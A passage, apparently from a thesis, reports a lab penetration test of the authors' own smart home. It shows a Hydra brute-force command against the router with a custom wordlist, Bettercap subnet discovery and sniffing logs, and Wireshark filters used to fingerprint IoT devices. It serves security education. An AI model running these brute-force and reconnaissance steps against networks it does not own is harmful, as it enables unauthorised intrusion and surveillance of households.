9. **Malware Spread Awareness Gap (Question 9)**: Over half of the respondents are not aware that malware on one device can affect the entire network, indicating a risk of network-wide compromise.

Chapter 5

Lab experiment


In this chapter, we will be conducting a lab experiment on a real smart-home environment; there will be three different case scenarios in a gray-box environment; as mentioned in section 1.8, we will only conduct pen-testing on devices we own, and not conduct any attacks towards any vendors or breaking any guidelines. We will take inspiration from Penetration Testing Rules of Engagement As outlined in the [97]. We will first have to see how challenging it is to get access to a smart home from a malicious actor's point of view, which will be the purpose of this lab. This means we have to use the Kill-Chain model[98] and combine it with MITRE [66] to prove how these attacks that we will conduct could have happened to anyone owning a smart home. The first step before any of our 3 case studies is to access the router to access the digital infrastructure; our lab is almost identical to the figure. 2.3.1, which is an average digital infrastructure of a smart home.

5.1 Brute-force and reconnaissance

The initial phase in the lifecycle of a cyber attack, as outlined by the Kill Chain model [98], involves the crucial steps of gathering Open Source Intelligence (OSINT) and conducting reconnaissance. This phase is fundamental in setting the stage for a successful brute-force attack against network security systems, such as a router's authentication mechanism. In this phase, an attacker typically observes the target's digital footprint, particularly their social media activities, to discern behavioral patterns.

a smart-home user and enthusiastic photographer, unknowingly compromises his home's security through his social media habits. His regular posts with summer vacation photos and use of "77" in hashtags and usernames, as discussed under Over-Sharing Sensitive Information 8, create a predictable online pattern. This behavior, seemingly harmless, becomes a security vulnerability. Cybercriminals, exploiting Chris's oversharing, orchestrate a social engineering attack targeting his smart home, a risk highlighted under Vulnerability to Social Engineering 12, demonstrating the dangers of excessive personal information sharing in the context of smart home security.


In our lab scenario, we adopt the role of an threat actor who has already gathered such personal information through prior surveillance. This intelligence is the cornerstone of our penetration testing strategy in a smart home setting. We utilize the tool Hydra 5.1.1, armed with a customized password list inspired by the well-known 'rockyou.txt' file, that is modified with more info we have gathered from our victim. Our version, 'Modifiedrockyou.txt,' is specifically adapted for this demonstration, incorporating speculated passwords based on our gathered intelligence. The original 'rockyou.txt' file, known for its extensive compilation of millions of passwords leaked during the RockYou data breach 2009, is widely recognized in cybersecurity practices. [99]



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l Get-DE64FD -P ModifiedRockyou.txt 192.168.0.1 http-get

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-15 18:41:31
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking http-get://192.168.0.1:80/
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
[80][http-get] host: 192.168.0.   login: Get-DE64FD   password: [redacted]
1 of 1 target successfully completed, 10 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-15 18:41:32
```

Figure 5.1.1: Bruteforcing with Hydra[100] [99]


This attack took less than 10 seconds due to a weak password, highlighting a significant socio-aspect factor 4.1. The use of HTTP-get 8 in this scenario shows that attackers do not need to be within the WiFi range. A key vulnerability in these digital defenses is the prevalence of weak passwords and inadequate authentication methods 3. Once inside the WiFi network through the weak password, is as the attacker can conduct a reconnaissance attack to scout the network and communicate with active devices.



```
┌──(kali㉿kali)-[~]
└─$ sudo bettercap

                                    |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✓ discovery:✓ sniffer:✗ tcp-proxy:✗ udp-proxy:✗ http-proxy:✗ https-proxy:✗ ssl
 http-server:✗ dns-server:✗ ] ...

[I] [eth0] 192.168.0.26 : 08:00:27:C7:E1:36 / eth0 ( PCS Systemtechnik GmbH )
[I] [GATEWAY] 192.168.0.1 : A8:6A:BB:DE:65:01 ( ??? )
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while depending on your sub
[I] [DISCOVERY] Done in 4.4 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.0.0..192.168.0.255 ...
[I] Acquired 5 new targets :

  [NEW] 192.168.0.2 : EC:B5:FA:31:48:D8 ( ??? )
  [NEW] 192.168.0.10 : F0:57:A6:9C:84:FC ( ??? )
  [NEW] 192.168.0.14 : 5C:84:3C:90:04:32 ( ??? )
  [NEW] 192.168.0.15 : A0:D0:5B:47:EF:E0 ( ??? )
  [NEW] 192.168.0.23 : 70:1A:B8:F2:B2:F5 ( ??? )
```

Figure 5.1.2: Using Bettercap to sniff other traffic part 1[101]


After establishing a connection to the router, my first act should be to scout every active device running on this digital network; as a malicious actor, my biggest interest is to see what I can access and what kind of interesting devices I can access. After scouting around with the tool Bettercap [101], I explored that five active IPs were running on the router talking to each other; we can confirm that these are IoT devices because of their constant traffic that we can see in figure below 5.1.3.



```
[A0:D0:5B:47:EF:E0 > *:dhcpserver] [DHCP] [REQUEST] Transaction-ID=0×E801BB8E
[I] Acquired 1 new target :

  [NEW] 192.168.0.15 : A0:D0:5B:47:EF:E0 ( ??? )

[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 192.168.0.2:http] [GET] http://192.168.0.2/description.xml
[192.168.0.23 > 52.113.194.132:https] [HTTPS] https://teams.microsoft.com/
[192.168.0.23 > 40.99.215.66:https] [HTTPS] https://outlook.office365.com/
[192.168.0.23 > 40.79.150.121:https] [HTTPS] https://eu-v20.events.data.microsoft.com/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[84.209.58.158 > 35.190.43.134:https] [HTTPS] https://europe-west1-gcp.api.snapchat.com/
[192.168.0.25 > 108.128.110.172:https] [HTTPS] https://aws.duplex.snapchat.com/
[84.209.58.158 > 35.190.43.134:https] [HTTPS] https://europe-west1-gcp.api.snapchat.com/
[192.168.0.23 > 20.50.73.9:https] [HTTPS] https://eu-v20.events.data.microsoft.com/
[84.209.58.158 > 35.190.43.134:https] [HTTPS] https://europe-west1-gcp.api.snapchat.com/
[192.168.0.25 > 108.128.110.172:https] [HTTPS] https://aws.duplex.snapchat.com/
[84.209.58.158 > 35.190.43.134:https] [HTTPS] https://europe-west1-gcp.api.snapchat.com/
[192.168.0.2 > 192.168.0.1:dhcpserver] [DHCP] [REQUEST] Transaction-ID=0×49C52B2B
[192.168.0.2 > 192.168.0.1:dhcpserver] [DHCP] [REQUEST] Transaction-ID=0×49C52B2B
[192.168.0.25 > 108.128.110.172:https] [HTTPS] https://aws.duplex.snapchat.com/
[192.168.0.10 > 3.226.156.145:https] [HTTPS] https://kessel-ws.parsec.app/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
[192.168.0.10 > 192.168.0.15:7678] [GET] http://192.168.0.15:7678/nservice/
```

Figure 5.1.3: Using Bettercap to sniff other traffic part 2 [101][102] [103] [104] [105]

Valuable insights can be seen from further investigation of these IP addresses. According to the log depicted in Figure 5.1.3, there is evidence of active communication between multiple devices within the network and various online services. Three primary services or endpoints emerge from this data: "nservice," "description.xml," and more prominent platforms such as "snapchat.com" and "parsec.app." The repeated calls to "http://192.168.0.X:7678/nservice/" hint at a specific service or application active within the local network, potentially tied to a particular IoT device [87]. Similarly, requests for "description.xml" are often associated with IoT-device, providing potential clues about their configurations [78]. Moreover, calls to domains like "snapchat.com" and "parsec.app" suggest active user interactions or background processes related to these platforms [76]. A concerning observation is the prevalence of HTTP-based requests, highlighting a lack of encryption and potentially exposing sensitive data to malicious actors [105]. On the brighter side, there are also HTTPS requests, such as those to "https://aws.duplex.snapchat.com/," indicating secured, encrypted communication [91]. Given these initial observations, a network analyst may use tools like Wireshark to delve deeper into the actual content of these packets, validating assumptions drawn from the log [103]. By examining this traffic, it becomes evident that IoT devices in the network interact amongst themselves and establish connections to external servers on the internet, as further illustrated by the subsequent Wireshark data.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Packet 21341 · eth0
Show packet bytes

```
http.contains("IpBridge")
No.   Time            Source
18064 58.098822889    192.168.0.2
21233 94.153516707    192.168.0.23
21234 94.163769966    192.168.0.23
21285 95.152738117    192.168.0.2
21286 95.153949444    192.168.0.23
21287 95.165873306    192.168.0.23
21288 95.203492333    192.168.0.2
21289 95.253377444    192.168.0.2
21340 96.153786015    192.168.0.23
21341 96.160410879    192.168.0.2
21342 96.165544493    192.168.0.23
21343 96.208567279    192.168.0.2
21344 96.257929139    192.168.0.2
21367 96.411162581    192.168.0.2
21368 96.460364924    192.168.0.2
21369 96.510617121    192.168.0.2
21406 97.155705253    192.168.0.23
21407 97.167003337    192.168.0.23
21432 97.418314328    192.168.0.2
21433 97.466489724    192.168.0.2
21434 97.515572499    192.168.0.2
21467 97.919277439    192.168.0.2
21473 97.967885293    192.168.0.2
21487 98.018148385    192.168.0.2
21530 98.921705960    192.168.0.2
21531 98.971545534    192.168.0.2
21533 99.020174061    192.168.0.2
21584 99.925838608    192.168.0.2
21585 99.976112036    192.168.0.2
21586 100.025363827   192.168.0.2
21641 100.929392411   192.168.0.2
21642 100.974479985   192.168.0.2
21645 101.027424983   192.168.0.2
```

```
Simple Service Discovery Protocol
  HTTP/1.1 200 OK\r\n
  HOST: 239.255.255.250:1900\r\n
  EXT:\r\n
  CACHE-CONTROL: max-age=100\r\n
  LOCATION: http://192.168.0.2:80/description.xml\r\n
  SERVER: Hue/1.0 UPnP/1.0 IpBridge/1.57.0\r\n
  hue-bridgeid: ECB5FAFFFE3148D8\r\n
  ST: upnp:rootdevice\r\n
  USN: uuid:2f402f80-da50-11e1-9b23-ecb5fa3148d8::upnp:rootdevice\r\n
  \r\n
  [HTTP response 4/24]
  [Prev response in frame: 21289]
  [Next response in frame: 21343]

0000  70 1a b8 f2 b2 f5 ec b5  fa 31 48 d8 08 00 45 00   p······ ·1H···E·
0010  01 3e d4 95 40 00 40 11  e3 af c0 a8 00 02 c0 a8   ·>··@·@· ········
0020  00 17 07 6c d9 13 01 2a  f3 32 48 54 54 50 2f 31   ···l···* ·2HTTP/1
0030  2e 31 20 32 30 30 20 4f  4b 0d 0a 48 4f 53 54 3a   .1 200 O K··HOST:
0040  20 32 33 39 2e 32 35 35  2e 32 35 35 2e 32 35 30    239.255 .255.250
0050  3a 31 39 30 30 0d 0a 45  58 54 3a 0d 0a 43 41 43   :1900··E XT:··CAC
0060  48 45 2d 43 4f 4e 54 52  4f 4c 3a 20 6d 61 78 2d   HE-CONTR OL: max-
0070  61 67 65 3d 31 30 30 0d  0a 4c 4f 43 41 54 49 4f   age=100· ·LOCATIO
0080  4e 3a 20 68 74 74 70 3a  2f 2f 31 39 32 2e 31 36   N: http: //192.16
0090  38 2e 30 2e 32 3a 38 30  2f 64 65 73 63 72 69 70   8.0.2:80 /descrip
00a0  74 69 6f 6e 2e 78 6d 6c  0d 0a 53 45 52 56 45 52   tion.xml ··SERVER
00b0  3a 20 48 75 65 2f 31 2e  30 20 55 50 6e 50 2f 31   : Hue/1. 0 UPnP/1
00c0  2e 30 20 49 70 42 72 69  64 67 65 2f 31 2e 35 37   .0 IpBri dge/1.57
00d0  2e 30 0d 0a 68 75 65 2d  62 72 69 64 67 65 69 64   .0··hue- bridgeid
00e0  3a 20 45 43 42 35 46 41  46 46 46 45 33 31 34 38   : ECB5FA FFFE3148
00f0  44 38 0d 0a 53 54 3a 20  75 70 6e 70 3a 72 6f 6f   D8··ST:  upnp:roo
0100  74 64 65 76 69 63 65 0d  0a 55 53 4e 3a 20 75 75   tdevice· ·USN: uu
```

Figure 5.1.4: Wireshark: Discovering HueBridge[100] [106] [107]
Utilizing Wireshark to analyze the traffic, we can validate the findings from our Bettercap scans shown in Figure 5.1.2 and 5.1.3.

the IP address 192.168.0.2 communicates with the description.xml service using the unsecured HTTP protocol at the application layer, as indicated in appendix 8. An unsecured protocol, HTTP is a potential cause for concern, especially for sensitive or essential services. Further scrutiny reveals that the IP 192.168.0.2 corresponds to the Hue Bridge, a central component within the smart home environment. The Hue Bridge is a bridge (or hub) connecting and managing various smart lighting devices. Its communication with the description.xml service could be related to device configuration, status reporting, or other operational details. What we have discovered is a weak technical aspect 3where the use of HTTP is used rather than HTTPS, marking this as an unsecured protocol that is used 8. This marks one out of five IoT-devices discovered, leaving us with four more devices to discover before we can attack this smart home.


https://account.smartthings.com/tokens
Linux
Kali Tools
Kali Docs
Kali Forums
SmartThings
kali@kali: ~
File Actions Edit View Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
100]}]}' https://api.smartthings.com/v1/devices/d544680e-b220-ac
{"results":[{"id":"44a2559a-7b81-4216-90db-98ea6db4504f","status
```

```
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✓ discovery:✓ sniffer:✓ tcp-proxy:✗ udp-proxy:✗ http-proxy:✗ https-proxy:✗ sslstrip:
✗ http-server:✗ dns-server:✗ ] ...

[I] [eth0] 192.168.0.26 : 08:00:27:C7:E1:36 / eth0 ( PCS Systemtechnik GmbH )
[I] [GATEWAY] 192.168.0.1 : A8:6A:BB:DE:65:01 ( ??? )
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while depending on your subnet ..
.
[I] [DISCOVERY] Done in 6.1 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.0.0..192.168.0.255 ...
[I] Acquired 6 new targets :

  [NEW] 192.168.0.2 : EC:B5:FA:31:48:D8 ( ??? )
  [NEW] 192.168.0.10 : F0:57:A6:9C:84:FC ( ??? )
  [NEW] 192.168.0.14 : 5C:84:3C:90:04:32 ( ??? )
  [NEW] 192.168.0.15 : A0:D0:5B:47:EF:E0 ( ??? )
  [NEW] 192.168.0.23 : 70:1A:B8:F2:B2:F5 ( ??? )
  [NEW] 192.168.0.25 : A2:FD:B9:0A:D5:6C ( ??? )

[I] Acquired 1 new target :

  [NEW] 192.168.0.8 : 50:EC:50:08:5B:41 ( ??? )

[192.168.0.23 > 20.105.73.143:https] [HTTPS] https://europe.smartscreen.microsoft.com/
```

```
smb || (http && (wlan.ssid contains "Samsung" || wlan.bssid contains "Samsung"))
No.   Time             Source                Destination           Protocol  Length  Info
69044 273.005155931    PcsCompu_c7:e1:36     a2:fd:b9:0a:d5:6c     ARP       60 192.168.0.10 is at 0
69045 273.005188058    PcsCompu_c7:e1:36     a2:fd:b9:0a:d5:6c     ARP       60 192.168.0.14 is at 0
69046 273.005219347    PcsCompu_c7:e1:36     a2:fd:b9:0a:d5:6c     ARP       60 192.168.0.15 is at 0
69047 273.005251753    PcsCompu_c7:e1:36     a2:fd:b9:0a:d5:6c     ARP       60 192.168.0.23 is at 0
69048 273.005359029    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.15
69049 273.005460439    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.12
69050 273.005516033    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.3?
69051 273.005864122    PhilipsL_31:48:d8     PcsCompu_c7:e1:36     ARP       60 192.168.0.2 is at ec
69059 273.216436136    SamsungE_47:ef:e0     PcsCompu_c7:e1:36     ARP       60 192.168.0.15 is at a
69060 273.217002129    IntelCor_9c:84:fc     PcsCompu_c7:e1:36     ARP       60 192.168.0.10 is at f
69061 273.230752201    SonyInte_90:04:32     PcsCompu_c7:e1:36     ARP       60 192.168.0.14 is at 5
69068 273.471284727    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.4?
69069 273.471335850    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.6?
69070 273.471340879    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.7?
69071 273.471365184    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.44
69072 273.471372447    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.87
69073 273.471381108    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.88
69074 273.471388650    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.89
69075 273.471397870    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.90
69076 273.471405133    PcsCompu_c7:e1:36     Broadcast             ARP       42 Who has 192.168.0.91

Frame 69059: 60 bytes on wire (480 bits), 60 bytes     0000  08 00 27 c7 e1 36 a0 d0  5b 47 ef e0 08
Ethernet II, Src: SamsungE_47:ef:e0 (a0:d0:5b:47:e     0010  08 00 06 04 00 02 a0 d0  5b 47 ef e0 c0
Address Resolution Protocol (reply)                    0020  08 00 27 c7 e1 36 c0 a8  00 1a 00 00 00
   Hardware type: Ethernet (1)                         0030  00 00 00 00 00 00 00 00  00 00 00 00
   Protocol type: IPv4 (0x0800)
   Hardware size: 6
   Protocol size: 4
   Opcode: reply (2)
   Sender MAC address: SamsungE_47:ef:e0 (a0:d0:5b:
   Sender IP address: 192.168.0.15
   Target MAC address: PcsCompu_c7:e1:36 (08:00:27:
```

Figure 5.1.5: Wireshark: Discovering SamsungTV[100]

Through the utilization of specific filters in my wireshark " smb || (HTTP && WLAN.ssid contains "Samsung"). " We already knew the IP 192.168.0.15 was one of five IPs discovered in our bettercap scan 5.1.2. By applying the filter, a Samsung TV's IP was identified as 192.168.0.15. This device was observed to generate HTTP traffic, indicating potential interactions with web-based services or updates. Moreover, the utilization of the HTTP protocol, instead of its secured counterpart, HTTPS, raised concerns about the confidentiality of the transmitted data. So,two out of five IoT-devices have been discovered.



```
3470… 1009.5938295… 192.168.0.17     80.232.93.177    DNS     83 Standard query 0x3e5c AAAA aws.duplex.snapchat.com
3470… 1009.5938301… 192.168.0.17     80.232.93.177    DNS     80 Standard query 0x615f A gcp.api.snapchat.com
3470… 1009.5967075… 192.168.0.17     80.232.93.177    DNS     89 Standard query 0x1b4a A us-east4-gcp.api.snapchat.com
3470… 1009.5967084… 192.168.0.17     80.232.93.177    DNS     90 Standard query 0xd54e A aws-proxy-gcp.api.snapchat.com
3470… 1009.5967092… 192.168.0.17     80.232.93.177    DNS     80 Standard query 0x9dc2 A aws.api.snapchat.com
```


Figure 5.1.6: Wireshark: Discovering HueBridge[100]

The DNS queries and responses involve domain names related to Snapchat; the source IP address is 192.168.0.17, one of the 5 IPs we discovered in the section 5.1.2. The destination IP addresses appear external, such as 80.232.93.177, which suggests communication with servers on the internet. While the data does not explicitly identify this behavior, it is consistent with what we might expect from a smartphone or laptop device.

To sum up our reconnaissances, we have discovered five active IPs: 192.168.0.1 is the router, 192.168.2 is the HueBridge, 192.168.0.15 is a Samsung device, which we assume is the TV, and the last 192.168.0.17 being a smartphone which we presume due to Snapchat which is commonly social media platform used on a mobile device. We have now identified a set of IoT devices talking to each other, and we can now go on to the next phase of the kill chain. [98].

5.2 Case Study 1: Android-rat through phishing-link

